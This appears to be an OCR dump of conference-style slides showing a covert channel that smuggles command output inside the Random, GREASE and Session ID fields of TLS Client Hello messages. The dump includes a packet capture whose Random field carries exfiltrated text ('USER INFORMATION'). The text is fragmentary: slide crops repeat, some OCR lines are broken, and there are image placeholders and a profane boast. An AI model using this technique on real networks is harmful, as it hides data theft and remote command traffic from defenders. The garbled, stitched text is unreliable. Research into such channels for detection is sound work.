
if -r (random)


command output buffer……
if -g (grease)
command output buffer……
1
if -r (random)
command output buffer……
32



command output buffer……
if -g (grease)
command output buffer……
1
if -r (random)
command output buffer……
32
if -s (sid)



command output buffer……
if -g (grease)
command output buffer……
1
if -r (random)
command output buffer……
32
if -s (sid)
command output buffer……
32


| DEMO GODS BE WILLING



CY EXIT
AY
WILL
ND


I DID IT!!! I MADE IT HAPPEN
I AM AWESOME AND AMAZING AND BAD FUCKING ASS


60 145.261010180 192.168.181.1 192.168.181.132 TLSv1.3 353 Client Hello
Frame 60: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on interface ens
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_26:19:3e (00:0c:29:26
Internet Protocol Version 4, Src: 192.168.181.1, Dst: 192.168.181.132
Transmission Control Protocol, Src Port: 49681, Dst Port: 8787, Seq: 1, Ack: 1, Len: 299
Transport Layer Security
TLSv1.3 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 294
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 290
Version: TLS 1.2 (0x0303)
Random: 0a5553455220494e464f524d4154494f4e0d0a2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d
Session ID Length: 32
